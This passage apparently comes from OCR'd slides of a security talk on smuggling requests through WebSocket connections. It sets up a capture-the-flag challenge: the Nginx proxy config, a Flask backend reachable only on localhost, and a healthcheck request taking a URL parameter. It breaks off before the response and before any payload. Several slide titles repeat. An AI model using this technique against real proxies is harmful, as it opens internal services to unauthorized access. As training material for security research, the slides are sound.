
- WebSocket proxying configuration
  - https://varnish-cache.org/docs/6.3/users-guide/vcl-example-websockets.html




Smuggling through WebSocket connection




Smuggling through WebSocket connection




Smuggling through WebSocket connection



Smuggling through WebSocket connection



Smuggling through WebSocket connection



Challenge2 – challenge2.0ang3el.tk

- URL
  - https://challenge2.0ang3el.tk/websocket.html
- You need to access flag on localhost:5000
- Seems no one solved 

Challenge2 – challenge2.0ang3el.tk

- Frontend
  - Nginx as WebSocket reverse proxy
  - socket.io.js
  - Proxies only /api/public path (socket.io and healthcheck)
- Backend
  - Flask, Flask-SoketIO, Flask-Restful
  - Listens on localhost:5000 only

Challenge2 – challenge2.0ang3el.tk

- Nginx config

```
location ~ ^/api/public {
    proxy_pass http://127.0.0.1:5000;
    proxy_http_version 1.1;
    proxy_set_header Upgrade $http_upgrade;
    proxy_set_header Connection "upgrade";
}
```

Challenge2 – challenge2.0ang3el.tk

- REST API - healthcheck

Request

Raw | Params | Headers | Hex

```
POST /api/public/healthcheck HTTP/1.1
Host: challenge2.0ang3el.tk
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

url=https://www.google.com
```

Response

